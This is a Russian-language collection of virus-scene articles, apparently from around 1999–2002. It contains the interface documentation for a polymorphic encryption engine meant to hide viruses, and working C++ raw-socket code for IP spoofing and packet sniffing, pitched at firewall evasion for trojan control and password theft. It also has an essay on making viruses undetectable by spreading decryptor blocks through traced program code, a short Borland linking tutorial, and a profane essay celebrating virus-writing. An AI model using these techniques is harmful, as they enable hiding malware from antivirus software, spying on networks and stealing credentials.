Пользовать КМЕ можно практически везде -- ring3 и ring0, NT и win9X как минимум, для остальных операционных систем. Используется флэт-модель памяти, никаких сегментных регистров. Внутри движка нет никаких системных вызовов, одни регистры и память. Все параметры передаются на стек.

Внутренние переменные лежат там же. Код движка, как и код дешифтора, не чувствителен к изменению оффсета.

У дешифтора можно регулировать:

- используемые регистры (минимум 1, максимум 7),
- используемые команды (около десятка),
- наличие и параметры "пятен" (код разбросан по памяти и связан jmp-ми),
- а также некоторые другие детали.

Также пользователем задается `RandSeed` -- число для инициализации генератора случайных чисел. В результате весь дешифтор определяется параметрами передаваемыми движку при генерации, этим числом и исходными данными.

Дешифтор генерируется за 1 проход, и никакой дополнительной памяти по этому поводу не используется. В результате размер исходных данных и дешифтора не ограничен. Таким образом реально создать расшифровщик в 100 мегабайт и оттуда запускать вирус при каждой загрузке. Возможно также несколькими вызовами КМЕ создавать полиморфные "слои", то есть зашифровывать данные многократно. (см. примеры)

## Как подключать

КМЕ поставляется в трех формах.

### 1. В виде OBJ-файла

В виде OBJ-файла: `KME32.OBJ` и `KME32.INT`.

`YOURMAKE.BAT`:

```
tasm YOURSRC.ASM
tlink YOURSRC.OBJ KME32.OBJ
```

`YOURSRC.ASM`:

```
include KME32.INT
extrn kme_main:PROC
```

### 2. В исходниках

В исходниках: `KME32.INC` и `KME32.INT`.

`YOURSRC.ASM`:

```
include KME32.INT
include KME32.INC
```

### 3. В "бинарном инклюднике"

В "бинарном инклюднике": `KME32BIN.INC` и `KME32.INT`.

`YOURSRC.ASM`:

```
include KME32.INT
include KME32BIN.INC
```



## Как вызывать

КМЕ имеет всего одну PUBLIC near-процедуру, kme\_main. Тип вызова паскалевский, то есть выход из процедуры по "RET xxxx". Все параметры типа DWORD, 13 штук.

```
push    Flags          ; флаги, FLAG_XXX
push    CommandMask    ; маска команд, CMD_XXX
push    RegMask         ; маска регистров, REG_XXX
push    RandSeed        ; дворд для инициализии генератора случайных чисел
push    JmpProb         ; (1/вероятность) jmp-ов. JMP если rnd(JmpProb)==0
push    OutEntryPtr     ; указатель на DWORD, в который будет записана
                        ; точка входа в декриптор.
                        ; если FLAG_EIP0, то это будет 0
push    OutSizePtr      ; указатель на DWORD, в который будет записан
                        ; размер полученного декриптора.
                        ; без "пятен" -- здесь будет ~InputSize*k,
                        ; с "пятнами" -- k смысла не имеет,
                        ; здесь будет значение OutMaxSize
push    OutFiller       ; байт, которым инициализировать декриптор
push    OutMaxSize      ; максимальный размер буфера декриптора
push    OutPtr          ; указатель на буфер в котором будет декриптор
push    InputEntry      ; точка входа в зашифровываемые данные (куда
                        ; декриптор отдаст управление)
push    InputSize       ; размер исходных данных
push    InputPtr        ; буфер с исходными данными (вирусом)
call    kme_main

jc      error
```

## Возвращаемое значение

Регистры без изменения, DF=0.

CF=0 если все в порядке.

CF=1 если ошибка (отсутствует свободное место в выходном буфере).

## Комментарии

Значения констант описаны в КМЕ32.INT. Все константы суть степени двойки. Можно их ORить либо складывать.

## Flags (первый параметр)

| Flag         | Значение                                           |
|--------------|----------------------------------------------------|
| FLAG_DEBUG   | вставить INT3 (0CCh) в начало и в конец декриптора |
| FLAG_NOLOGIC | отключить команды изменяющие значения регистров    |
| FLAG_NOJMPS  | не использовать "пятна" (jmp-ы)                    |

|              |                                                                                                                                          |
|--------------|------------------------------------------------------------------------------------------------------------------------------------------|
| FLAG_EIP0    | точка входа в декриптор совпадает с его началом, а не выбирается случайно. Актуально только если включены JMPы (отсутствует FLAG_NOJMPS) |
| FLAG_NOSHORT | отключить использование "коротких" инструкций для EAX (которые на 1 байт меньше -- XOR, ADD, SUB, ...)                                   |

## CommandMask (второй параметр)

Задаёт набор команд, которые можно использовать в декрипторе.

| Маска   | Значение                 |
|---------|--------------------------|
| CMD_xxx | см. KME32.INT            |
| CMD_ALL | использовать все команды |

Глобально все команды типа CMD\_xxx могут быть отключены битом FLAG\_NOLOGIC в параметре Flags, и тогда актуальны только CMD2\_xxx.

В случае отсутствия сразу CMD2\_ADD, CMD2\_SUB и CMD2\_XOR, будет использоваться CMD2\_XOR.

Естественно, при отключении всех команд некоторые из них так будут использоваться:

- MOV для загрузки начальных значений регистров,
- PUSH и XOR для записи данных в стек,
- ADD и JMPreg для выхода из декриптора.

## RegMask (третий параметр)

Задаёт набор регистров, которые можно использовать в декрипторе. Всего 7 регистров (все РОНы кроме ESP).

| Маска   | Значение                                                          |
|---------|-------------------------------------------------------------------|
| REG_xxx | см. KME32.INT                                                     |
| REG_ALL | использовать все возможные регистры (EAX/EBX/ECX/EDX/ESI/EDI/EBP) |

Если не задано ни одного регистра, используется EAX.

## Точки входа (InputEntry и OutputEntryPtr)

Все точки входа -- относительные смещения от начал своих буферов.

## Получение управления от декриптора

После расшифровки исходных данных в стек происходит `JMP (ESP+InputEntry)`, то есть передача управления вирусу.

При этом разрушены все регистры из `RegMask`, а в стеке находится сам вирус а также N-1 декриптор в случае N слоев. Размер всей этой хрени в стеке вычисляется как сумма длин вируса и всех декрипторов кроме первого, причем каждая длина выровнена на границу 4-х байт `((InputSize+3) and (not 3))`.

(c) 1999 Z0MBiE, <http://z0mbie.host.sk>

[В начало](#) | [Содержание](#) | [English](#)

# RAW-сокеты под Win2K/XP

Тема raw-сокетов юзалась многократно, но то все были неправильные, юниксовые сокеты. Эти же - наши, виндовые. В журнале 29A#6 уже писалось о виндовых raw-сокетах [1], и как нахуярить снифак на оных. Поэтому тут я суммирую все, что узнал о спуфинге и сниффинге на raw-сокетах под виндами, только примеры будут не на асме, а на си++.

Прежде всего скажу, что если у вас не 2K/XP, то дальше не читайте - не поможет. Также для использования raw-сокетов требуются админские привилегии, и если это вас останавливает, то тоже не надо мучаться.

Затем скажу, что надо обзавестись Borland C++ 5.5 - это такой замечательный командлайновый компилер, что дистриб его занимает всего 8 метров, скачивается откуда угодно и ставится легко и быстро. С другой стороны, можно тестить raw-сокеты и на асме, но это не принесет счастья, и один только вселенский сакс ждет вас, когда вы будете делать на асме printf.

Итак, raw-сокеты даны нам в виде набора апишек, импортируемых из WS2\_32.DLL. Отнюдь не из WSOCK32.DLL. В чем же разница? Разница, как между хуем и пальцем. Если вы внимательно разберетесь в спуфинге на raw-сокетах, и увидите то, что отличает их от обычных, а затем посмотрите в win2k'шный WSOCK32.DLL::setsockopt() идой - то можно будет легко увидеть, в чем же фишка.

Для того, чтоб не иметь проблем с константами и описаниями функций, в начале сорца пишут так:

```
#include <windows.h>
#include <winsock2.h>
#include <ws2tcpip.h>
```

Затем, как вы знаете, надо инициализировать windows sockets api. Делается это WSASStartup'ом, коему впаривается версия именно 2.2 - в противном случае вас ожидает вселенский сакс.

```
WSADATA WSAData;
if ( WSASStartup(MAKEWORD(2,2), &WSAData) != 0 )
{
    printf("ERROR:WSASStartup() error %i\n", WSAGetLastError());
    exit(0);
}
```

Теперь можно сделать raw-сокет. Вот он.

```
SOCKET raw_socket = socket(AF_INET, SOCK_RAW, IPPROTO_IP);
if (raw_socket == INVALID_SOCKET)
{
    printf("ERROR:socket(SOCK_RAW) error %i\n", WSAGetLastError());
    exit(0);
}
```

Далее все зависит от цели - снифак мы пишем, спуфер, или даже все вместе.

## СПУФЕР

Для тех кто не знает, спуфер (spoofers) - это такая хрень, которая позволяет вместо своего IP-шника подставить чужой. А в общем случае послать весь IP-пакет целиком. И это правильно.

Для того, чтобы через созданный raw-сокет отправить raw ip-пакет, надо поставить на этот сокет такую опцию, чтоб винда не создавала ip-заголовки у посылаемых пакетов, а попросту бы хуй забила на них и молча отправляла дальше в сеть. Вот как это делается:

```
DWORD optval = 1;
```

```

if ( setsockopt(raw_socket, IPPROTO_IP, IP_HDRINCL,
               (char*)&optval, sizeof(optval)) == SOCKET_ERROR )
{
    printf("ERROR:setsockopt(IP_HDRINCL) error %i\n", WSAGetLastError());
    exit(0);
}

```

А дальше можно работать как с обычным UDP-пакетом, посредством `sendto()`, только что в пакете будет еще и IP-заголовок.

Пусть готовый к отправке пакет, начинающийся с `ip-header'a`, находится в `BYTE* buf`, длиной `int len`.

```

sockaddr_in addr;
addr.sin_family      = AF_INET;
addr.sin_port        = htons(0);           // порт
addr.sin_addr.s_addr = *(DWORD*)&buf[16]; // packet.ip_header.dst_ip  (*)

int res = sendto(raw_socket, buf, len, 0, (sockaddr*)&addr, sizeof(addr));
if (res != len)
{
    printf("ERROR:sendto()=%i, WSAGetLastError=%i\n", res, WSAGetLastError());
    exit(0);
}

```

(\*) И тут есть одна тонкость. Винда пошлет пакет вовсе не на тот адрес, коий указан в поле `dst` `ip`-заголовка пакета. А пошлет винда пакет на тот адрес, который указан в структуре `sockaddr`, подаваемой в `sendto()`. В случае одной сетевухи это все одно и то же; в случае двух - может быть определенная разница.

## СНИФФЕР

Для тех кто не знает, `сниффер (sniffer)` - это такая хрень, которая позволяет ловить все пакеты, которые проходят мимо машины.

Для того, чтобы ловить пакеты, надо "висеть на интерфейсе". Так говорят. Очень тяжело объяснить что это значит. На практике это выливается вот во что: надо выбрать один (а лучше все) из IP-адресов, присущих на данный момент машине, где работает `сниффер`, потом взять этот IP-адрес вместе с созданным `raw`-сокетом, и записывать все это в функцию `bind()`.

Так что получим IP-адреса так, как это описано в [1]

```

BYTE addrlist[1024];
DWORD bytesret;
int res = WSAIoctl(s, SIO_ADDRESS_LIST_QUERY, NULL, 0,
                  &addrlist, sizeof(addrlist), &bytesret, NULL, NULL);
if (res == SOCKET_ERROR)
{
    printf("WSAIoctl(SIO_ADDRESS_LIST_QUERY) error %i\n", WSAGetLastError());
    exit(0);
}

```

На всякий случай проверим, чтобы не вышло хуйни.

```

DWORD addrcount = *(DWORD*)&addrlist[0];
if (addrcount == 0)
{
    printf("ERROR:no IP address found\n");
    exit(0);
}

```

Распечатаем все полученные IP-адреса.

```

for(DWORD i=0; i<addrcount; i++)
    printf("IP=%s\n",

```

```
inet_ntoa( ((sockaddr_in*) (*(DWORD*)&addrlist[4+i*8+0]))->sin_addr );
```

Теперь делаем `bind()` -- ассоциируем сокет с первым полученным IP-шником.

```
sockaddr_in addr;
addr.sin_family = AF_INET;
addr.sin_port = htons(0);
addr.sin_addr = ((sockaddr_in*) (*(DWORD*)&addrlist[4+0*8+0]))->sin_addr;

if (bind(s, (sockaddr*)&addr, sizeof(addr)) == SOCKET_ERROR)
{
    printf("ERROR:bind(IP=%s) error %i\n",
        inet_ntoa( ((sockaddr_in*) (*(DWORD*)&addrlist[4+0*8+0]))->sin_addr ),
        WSAGetLastError());
    exit(0);
}
```

Далее сокет переводится в режим принятия на себя всех пакетов. Это фишка, начинающаяся с win2k, поэтому в инклюдниках ее может не быть.

```
#define SIO_RCVALL 0x98000001

DWORD optval = 1;
res = WSAIoctl(s, SIO_RCVALL,
               &optval, sizeof(optval), 0,0,&bytesret,0,0);
if (res == SOCKET_ERROR)
{
    printf("ERROR:WSAIoctl(SIO_RCVALL) error %i\n", WSAGetLastError());
    exit(0);
}
```

После этого на сокет начинают приходить IP-пакеты со всей локалки. Получать их можно так же, как и обычные UDP-пакеты, командой `recv()`, с той лишь разницей, что что в них есть еще и IP-заголовок.

```
static BYTE buf[10000];
int len = recv(s, buf, sizeof(buf), 0);
if ((len == SOCKET_ERROR) || (len == 0))
{
    printf("ERROR:recv()=%i, WSAGetLastError=%i\n", len, WSAGetLastError());
    exit(0);
}
```

Далее идет разбор пакета, ну и все по плану.

## ПРИМЕНЕНИЯ

Самое интересное заключается в том, что многие локальные файрволы при использовании raw-сокетов обламываются. По-видимому, их драйвера садятся на какой-то не тот источник данных - а значит, майкрософт их наебал. А может быть, в таких файрволах не предусмотрено то, что из машины выходит ip-пакет с совсем неродным src ip-шником. А может быть проблема в том, что файрволы портировали с NT 4, забыв о 2K-шных фишках. Хуй его знает, поди разберись во всем. Но факт тот, что глупые файрволы выпускают из машины любые raw-пакеты. В сочетании со sniffингом, это дает возможность ремотного управления затронутой тачкой, в том случае, если на нее после установки трояна поставили файрвол. Естественно, TCP-соединение с такой машиной уже не установишь, и придется общаться по какому-нибудь левому протоколу, но это, я думаю, не проблема.

Ну и широко известные применения -- выгребание email'ов и аккаунтов/парольных слов посредством sniffинга, имперсонация других IP-шников в локалке, сканеры, флудеры, и все прочие счастья.

See also:

[1] 29a-6.004 -- Shorting coke (and packets) by GriYo / 29A

\_(x) 2002\_

<http://z0mbie.host.sk>

---

# Импорты и экспорты

Здесь будут приведены примеры импорта и экспорта функций, применительно к Borland C/C++.

Пусть наш проект состоит из файла на C++ (CPPFILE.CPP) и файла на ассемблере (ASMFILE.ASM), а результирующий EXE-шник называется EXEFILE.EXE.

И пусть мы хотим вызывать функции, написанные в си-шном исходнике из ассемблерного кода, и наоборот; а также экспортировать и си-шные и ассемблерные функции из полученного PE EXE файла.

Пусть также есть некоторая внешняя библиотека ANYDLL.DLL, функции из которой мы хотим использовать в обеих частях проекта, т.е. и на ассемблере и на си.

Вот как тогда будет выглядеть файл CPPFILE.CPP:

```
#include <stdio.h>

extern "C"
{
    int      __cdecl CodeInASM_UseInCPP_CName      (int x);
    int __import __cdecl CodeInEXTPE_UseInCPP_CName (int x);
    int __import __cdecl CodeInEXTPE_UseInCPP_Ordinal (int x);
    int      __cdecl CodeInCPP_UseInASM_CName      (int x) { return x; }
    int __export __cdecl CodeInCPP_UseInEXTPE_CName (int x) { return x; }
}

extern "C++"
{
    int      __cdecl CodeInASM_UseInCPP_CPPName    (int x);
    int __import __cdecl CodeInEXTPE_UseInCPP_CPPName (int x);
    int      __cdecl CodeInCPP_UseInASM_CPPName    (int x) { return x; }
    int __export __cdecl CodeInCPP_UseInEXTPE_CPPName (int x) { return x; }
}

int RegisterUsage()
{
    return (int)&CodeInASM_UseInCPP_CName      +
           (int)&CodeInASM_UseInCPP_CPPName    +
           (int)&CodeInEXTPE_UseInCPP_CName    +
           (int)&CodeInEXTPE_UseInCPP_CPPName  +
           (int)&CodeInEXTPE_UseInCPP_Ordinal  +
           (int)&CodeInCPP_UseInASM_CName      +
           (int)&CodeInCPP_UseInASM_CPPName    +
           (int)&CodeInCPP_UseInEXTPE_CName    +
           (int)&CodeInCPP_UseInEXTPE_CPPName;
}

int main()
{
    RegisterUsage();
}
```

В свою очередь, ASMFILE.ASM будет выглядеть так:

```
public _CodeInASM_UseInCPP_CName
_CodeInASM_UseInCPP_CName:
    mov     eax, [esp+4]
    retn

    public @CodeInASM_UseInCPP_CPPName$qi
@CodeInASM_UseInCPP_CPPName$qi:
    mov     eax, [esp+4]
    retn

publicdll CodeInASM_UseInEXTPE
CodeInASM_UseInEXTPE:
    mov     eax, [esp+4]
```



```

        retn

        public  CodeInASM_UseInEXTPE_RenameInDef
CodeInASM_UseInEXTPE_RenameInDef:
        mov     eax, [esp+4]
        retn

        extern CodeInEXTPE_UseInASM_Name:PROC
        call    CodeInEXTPE_UseInASM_Name

        extern CodeInEXTPE_UseInASM_Ordinal:PROC
        call    CodeInEXTPE_UseInASM_Ordinal

```

Для успешной компиляции всего этого потребуется EXEFILE.DEF файл, в котором будут описаны соответствия внутренних и внешних имен функций проекта:

```

EXPORTS
    AsmFunc = CodeInASM_UseInEXTPE_RenameInDef

IMPORTS
    _CodeInEXTPE_UseInCPP_CName      = ANYDLL._CodeInEXTPE_UseInCPP_CName
    @CodeInEXTPE_UseInCPP_CPPname$qi = ANYDLL.@CodeInEXTPE_UseInCPP_CPPname$qi
    _CodeInEXTPE_UseInCPP_Ordinal    = ANYDLL.666

    CodeInEXTPE_UseInASM_Name        = ANYDLL.CodeInEXTPE_UseInASM_Name
    CodeInEXTPE_UseInASM_Ordinal     = ANYDLL.777

```

Теперь, чтобы все это скомпилировать, понадобится файл MAKE.BAT:

```

@echo off
set X=d:\whatever\borland\bcc55
%X%\bin\bcc32.exe -eEXEFILE -I%X%\include -L%X%\lib cppfile.cpp asmfile.asm

```

С другой стороны, можно было бы сделать ANYDLL.LIB, посредством

```
IMPLIB.EXE -f anydll.lib anydll.dll
```

после чего вместо IMPORTS-части EXEFILE.DEF файла, использовать ANYDLL.LIB; при этом надо не забыть подать ANYDLL.LIB в командную строку bcc32.exe.

Вот часть TDUMP'а от полученного EXEFILE.EXE:

```

Exports from EXEFILE.exe
RVA      Ord. Hint Name
-----
00001168  3 0000 CodeInCPP_UseInEXTPE_CPPName(int)
000011C7  6 0001 AsmFunc
000011C2  4 0002 CodeInASM_UseInEXTPE
00001160  2 0003 _CodeInCPP_UseInEXTPE_CName

Imports from ANYDLL.DLL
        _CodeInEXTPE_UseInCPP_CName
        CodeInEXTPE_UseInCPP_CPPname(int)
        CodeInEXTPE_UseInASM_Name
(ord. = 777)
(ord. = 666)

```

---

(x) 2002 [z0mbie.host.sk](http://z0mbie.host.sk)

# О НЕДЕТЕКТИРУЕМЫХ ВИРУСАХ

От чего зависит время детектирования вируса в файле?

Во-первых, от числа возможных вариантов тела вируса. Чем таких вариантов больше, тем дольше при проверке их все перебирать.

Этот путь самый простой, и именно по нему пошли вирусы, превратившись в крипты, полиморфные, пермутирующие и метаморфные.

Ясно, что все возможные варианты тела вируса при проверке перебирают редко (т.е. когда их мало), а обычно производится специальная обработка кода и затем сравнение по маске, либо более сложное алгоритмическое детектирование тела вируса -- в этом случае вместо числа вариантов вируса рассматривается сложность такой комплексной проверки.

В случае полиморфно зашифрованного вируса, к этому добавляется сложность эмуляции полиморфного расшифровщика. Если же расшифровщик убогий, то детектируют его, а не сам вирус.

Во-вторых, общее время детектирования вируса зависит от числа возможных местоположений вируса в файле.

Например, если вирус перехватывает точку входа в файл, достаточно проверить наличие вируса только по этому адресу.

Если же вирус вставляет свое тело в случайное место файла, то время детектирования умножается на размер этого файла. Примечание: это справедливо только в случае полиморфных расшифровщиков, у которых работа следующей команды зависит от результата работы предыдущей.

Примером этого пути развития является технология UEP (EPO).

Пусть

- C - сложность проверки всего файла.
- $C_i$  - сложность проверки вируса по некоторому данному адресу, включая сюда эмуляцию и проверку всех вариантов тела вируса.
- I - число возможных адресов в файле, по которым может находиться тело вируса или его часть.

Тогда

$$C = C_i * I$$

Эта формула отражает алгоритм проверки файла: для каждого возможного адреса I, по которому может находиться вирус, выполнить проверку на наличие вируса ( $C_i$ ).

Алгоритм проверки файла на вирус в этом случае такой:

```
for(i = 0; i < I; i++)
{
    init_emul();          \
    emul(block[i]);       Ci
    check_virus();        /
}
```

Отсюда можно сделать вывод, что большие файлы инфицировать лучше, что вирус должен быть меньше и сложнее, что полиморфные расшифровщики должны работать очень долго, и что число возможных местоположений вируса в файле должно быть максимальным.

Теперь рассмотрим вариант, когда полиморфный расшифровщик состоит из N частей, разбросанных по N местам файла, и корректно работает только в случае последовательного выполнения всех этих частей.

В этом случае, если антивирус не собирается эмулировать всю программу, а только различные комбинации ее блоков, возможно содержащих вирусный расшифровщик, общая сложность проверки будет равна

$$C = C_i * \frac{I!}{(I-N)!}$$

Здесь

$$\frac{I!}{(I-N)!}$$

это так называемое число размещений из I по N.

Так, например, если число подозреваемых на вирусные блоки равно 4, а всего должно быть 2 последовательно выполненных блока, то будут проверены 12 вариантов:

```
{0,1} {0,2} {0,3}
{1,0} {1,2} {1,3}
{2,0} {2,1} {2,3}
{3,0} {3,1} {3,2}
```

В результате, проверка файла на вирус будет выглядеть так:

```
for(i1 = 0; i1 < I; i1++) \
for(i2 = 0; i2 < I; i2++) \ \
if (i2 != i1) \ \ \
for(i3 = 0; i3 < I; i3++) \ \ \ \
if (i3 != i1) \ \ \ \ \ I!
if (i3 != i2) \ \ \ \ \ -----
... \ \ \ \ \ (I-N)!
for(iN = 0; iN < I; iN++) /
if (iN != i1) / /
if (iN != i2) / /
if (iN != i3) / /
... / /
{ / /
  init_emul(); \
  emul(block[i1]); \
  ... \ Ci
  emul(block[iN]); /
  check_virus(); /
}
```

Теперь возникает вопрос о том, как выяснить последовательность выполнения инструкций программы, для того, чтобы вставленные между ними вирусные блоки были выполнены в определенной последовательности.

Это достигается трассировкой программы. Трассировка же легко производится с использованием debug api.

Трассировать нужно выбранную программу в течение небольшого времени, скажем, нескольких секунд. Важно, чтобы это время выбиралось случайным образом.

Во время такой трассировки составляется список выполненных инструкций, свой для каждой нити процесса.

Интересным моментом является то, что трассируем мы не программу, а процесс, то есть EXE-шник и все его DLL-ки. Таким образом появляется возможность раскидать вирусные блоки не только по разным местам одного файла, но и по разным местам нескольких разных файлов, так, что

выполнены эти блоки будут последовательно.

Конечно, на небольшом локальном участке кода можно обойтись и без трассировки, одним лишь статическим анализом. Но когда речь заходит о большой мультитреадной программе, состоящей из нескольких файлов -- EXE'шника и всех его DLL'ек, а также о достаточно больших расстояниях между вирусными блоками, то дизассемблирования недостаточно, и трассировка становится необходимой.

Таким образом мы:

1. Выбираем программу.
2. Производим статический анализ. (парсинг на инструкции, см. движок Mistfall и вирус ZMist)
3. Производим динамический анализ (трассировку, см. Tracer32), с учетом данных парсинга. В частности, перед трассировкой в начало всех подпрограмм вставляются точки останова (breakpoint, INT3), для того, чтобы не потерять управление на callback'ах, вызываемых из не трассируемых библиотек.
4. Снова производим статический анализ, уже более качественный, с учетом данных трассировки.
5. Для улучшения качества анализа возможно повторение начиная с шага 3.
6. Комбинируем полученные данные.
7. Выбираем последовательно выполняемые места программы, в которые следует поместить вирусные блоки.
8. Вносим в программу изменения.
9. Заново собираем исполняемые файлы.

В результате, за счет синтеза двух известных технологий, появляется возможность во много раз затруднить детектирование вируса в файле, и тем самым вбить еще один гвоздь в жопу касперскому.

Рассмотрим теперь дальнейшие перспективы интеграции вируса с кодом программы. Пусть вирусные блоки будут минимальной длины (всего несколько инструкций), но зато их будет много. Пусть эти N расшифровывающих блоков вируса, интегрированные в код программы, для успешной расшифровки должны будут выполняться не один за другим, а в некоторой определенной последовательности, много раз. Достигнуть этого можно, в процессе трассировки выявив циклы программы, с достаточно большим числом итераций, и затем интегрировав расшифровывающие вирусные блоки в такие циклы. В этом случае ситуация непредсказуемо усложняется, и детектировать вирус в файле становится возможным лишь по косвенным признакам, от которых несложно избавиться.

С другой стороны, такой вирус все еще можно будет детектировать посредством полной трассировки (или хорошей эмуляции) всей программы в течение достаточно большого времени.

---

# ВИРМЭЙКИНГ: ЗАДАЧИ И ЦЕЛИ

Всем известно, что человек - животное общественное. Но что скрывается за этой фразой? А значит это, что без приобретенных знаний, каждый из нас - обезьяна; что каждый отдельно взятый человек - ничто без истории развития своего общества, ничто без человеческой культуры и знаний, переданных ему в процессе развития.

Отними у толпы то немного, что она знает - и получится стадо обезьян. Такова наша с вами природа.

Отсюда легко сделать вывод о том, что все, что мы есть - это информация, знания, обеспеченные материальными носителями.

Я вовсе не хочу здесь утверждать, что наше "я" находится исключительно в идеальной сфере. Конечно же, это не так. Ведь есть в лексиконе такие слова как тело, разум, душа. "Я" - это совокупность всех этих понятий, и было бы глупо чем-то из них пренебречь. Однако, совершенно очевидно, что самое главное, что выделяет человека на фоне природы - это способность являться носителем и совершенствователем распределенной базы знаний. И знания эти - наиболее ценная часть человека, они представляют наибольший интерес - просто потому, что аналогов в природе нет.

Итак, существует информационное пространство, распределенными центрами хранения которого являются мозги составляющих общество людей. Знание это именно распределено, то есть нигде не хранится полностью; а каждая малая часть этого знания в бесчисленных вариантах дублируется в носителях.

Более того, знания не просто хранятся в своих носителях - людях. Они людьми обрабатываются. Забывается старое, не имеющее важности знание; а на базе существующего появляется новое. И поэтому можно сказать, что каждый человек по отдельности представляет из себя компьютер. И общество - это, в какой-то мере, сеть из таких компьютеров.

Однако, было бы слишком просто рассматривать общество как только сеть из компьютеров, и ничего больше. Дело в том, что в каждом человеке, кроме некоторого личного знания (эго), существует общественное знание (ид). В каждом человеке работают общественные установки. То есть существует определенная общественная программа, пытающаяся повлиять на своих носителей одинаковым образом. Именно за счет наличия такой программы, общество - это больше чем просто толпа людей; это толпа людей объединенных общими задачами и целями; людей, обладающих единой стратегией поведения; и поэтому можно считать, что общество - это, в какой-то мере, живой организм.

Общество не могло бы существовать только за счет чистого обмена информацией между людьми. Потому что, кроме просто обмена, необходимо чтобы передаваемая информация в некоторых случаях носила еще и командный характер.

Задачи человека, как элемента общества, вытекают из того, что общество желает жить, т.е. 1. существовать и 2. развиваться. Поэтому общественные установки говорят о том, что человек должен 1. жить и плодить потомство, передавая этому потомству общественные установки, и 2. совершенствовать знания.

Понятно, что тратить часть своих ресурсов на благо общества не всегда полезно самому человеку. Во все времена были люди, осознающие это. ЭГО - это личные установки, и когда они начинают доминировать над общественными установками (ИД), человек становится "эгоистом".

Поскольку мы ранее выяснили, что все люди связаны в единую информационную сеть, и вся информация дублируется бесчисленное количество раз (этим обеспечивается высокая надежность),

то было бы логично предположить, что большинство мыслей, рождающихся в наших головах, зависят во многом именно от общественного знания, и приходят ко многим людям примерно в одно и то же время.

Так, например, увеличение числа "эгоистов" в обществе - это массовое явление, обозначающее снижение ценности общественных установок, что знаменует собой скорую гибель для всего общества. Крайней степенью обратного процесса к вышеописанному, по-видимому, является "пассионарная волна", описанная Гумилевым.

В контексте вышенаписанного, общество - это информационный объект, существующий в едином информационном пространстве. Но если есть один такой объект, то почему не существовать другому?

И действительно, внутри основной программы - общества, существуют вполне определенные "подпрограммы", по своим масштабам и степени влияния на носители намного меньшие, чем все общество в целом. Под определение такой "подпрограммы" подпадает любая информационная структура, идея, которая в более-менее неизменном виде распространяется среди носителей, заставляя их (непосредственно или косвенно) выполнять какие-бы то ни было действия, среди которых - распространение самой подпрограммы. Итак, это - все без исключения религии, общественные и политические течения.

Теперь возникает законный вопрос: а где мое место в этом мире с его постоянной войной, которая идет не только в материальной, но и в идеальной, области мыслей? Ведь тихо стоять в стороне не получится. Это самообман. Всякий, кто обладает разумом, участвует в этой жизни. Возможны два варианта: либо подчиняться чужим мыслям на поле сражения, либо творить эти мысли, находясь над битвой. Либо играешь ты, либо играют тобой. Более правильно следует поставить вопрос так: какова должна быть моя мера управления этим миром, и какова должна быть мера моего подчинения этому миру?

Ответ на этот вопрос ясен любому здравомыслящему человеку. Цель жизни - добиться независимости от внешнего мира, и возможности максимально влиять на него, ибо лучшая защита - это нападение; добиться силы, власти, денег, влияния. Реализовать весь потенциал, заложенный в человека природой, а то, чего нет - взять силой. Ну и, конечно же, получить от этой жизни максимум удовольствия. Такова, в двух словах, самая общая цель.

Однако, эффективное взаимодействие с окружающим нас миром возможно только при полном обладании всей информацией об этом мире; и поэтому самая первая задача человека - знать как можно больше, знать все и обо всем.

Отсюда легко заметить, что люди, которые действительно стремятся изменять этот мир (экстраверты), делятся на две части: одни хотят власти и силы непосредственно сейчас, сразу, а другие предпочитают успехи в области знаний.

Исходя из этого, существует два класса задач, каждый из которых будет наиболее эффективно решен лишь одним из двух указанных типов.

И действительно, когда дело касается реального мира, немедленные ответные действия имеют решающую роль; с другой же стороны, когда заходит речь о киберпространстве, все решает подготовка в области знаний.

А что такое киберпространство? Киберпространство - это то же самое, что и обычное общество, с той лишь разницей, что в роли носителей выступают не только люди, но и компьютеры.

А компьютеры изначально разрабатывались как средство для проведения сложных и нудных расчетов, то есть их первейшей задачей было считать то, чего не может (или не хочет) считать человек. И, само собой, что в дальнейшем компьютер брал на себя все большие и большие задачи, пока окончательно не превратился в протез мозгов, необходимый и незаменимый.

Сегодня компьютеры хранят и обрабатывают по большей части техническую информацию; в то время как людям остались эмоции, компьютеру недоступные.

То есть почти все современное знание человек хранит в компьютере, и процесс этот заходит все дальше и дальше, и назад уже не повернуть.

Таким образом, компьютерные сети являются полноправными составляющими этого общества, поскольку принимают на себя часть именно того уникального свойства человека, которое только и делает его человеком: хранение и обработку распределенной базы знаний.

Но если для влияния на толпу людей необходим не только расчет, но и умение управлять эмоциями, наглость, громкий голос и талант оратора, то в области компьютеров достаточно лишь хорошо поставленной логики. Здесь можно долго спорить о том, что эффективнее; однако правильно будет воздействовать сразу на обе стороны этой жизни: и на эмоциональную, в реальном мире, и на техническую, в киберпространстве.

Каким образом осуществляется передача информации между носителями в обществе? Сама информация хранится, понятно, в голове, или в компьютере. Выделяется некоторая часть этой информации, и оформляется для передачи. Это могут быть слова, интонация, мимика, или даже TCP-пакеты. О более высоком уровне такой передачи, говорят: некий А высказал мысль (идею) некоему Б. Или так: произошла передача файла с компьютера А на компьютер Б. В зависимости от внутреннего состояния Б, переданная ему мысль (или файл) либо будет немедленно стерта и забыта, либо так и останется просто информацией, либо будет носить командный характер, то есть получит управление, и таким образом заставит Б выполнять определенные действия.

В случае, если мы говорим об обществе, то это ни что иное как психологический вирус. То есть, например, "покемон". Совсем недавно об этой хуйне никто ничего не слышал. Но было метко подмечено, что внутреннее состояние большинства носителей - людей, суть [ублюдок, которые желает выпендриться перед своими недоразвитыми друзьями]. Исходя из этого, ублюдкам подкинули идею в виде красивого слова и прочих атрибутов. И теперь каждый кретин всеми силами стремится засрать последние байты своей жалкой памяти бесполезной, никчемной, отнимающей внимание хуйней, ибо так сейчас "модно".

В случае же, если передавалась не мысль между людьми, а файл между компьютерами, то это уже никакой не психологический вирус, а самый настоящий компьютерный вирус, червь.

Вот только практическое использование вирусов и червей в киберпространстве пока еще находится на зачаточной стадии; а о взаимодействии их друг с другом речь еще даже не идет.

А что является следующей стадией развития вредоносной идеи, пусть даже и про покемонов? Идея эта обрастает атрибутами, и в ней формируется ядро, четко говорящее: 1. передай меня дальше, 2. заплати денег туда-то, 3. делай все, что говорит вась пупкин. Незакомплексованный читатель сразу узнает здесь программу какой-нибудь партии или что-нибудь из религий.

Но если зараженные этой идеей люди, во имя некой цели вполне могут действовать сообща, то в киберпространстве такого пока не наблюдается, в особо крупных размерах, конечно. То есть, по слухам, были какие-то там самораспространяющиеся DDoS-фишки, но настоящих червей, объединяющихся в сеть, пока не было.

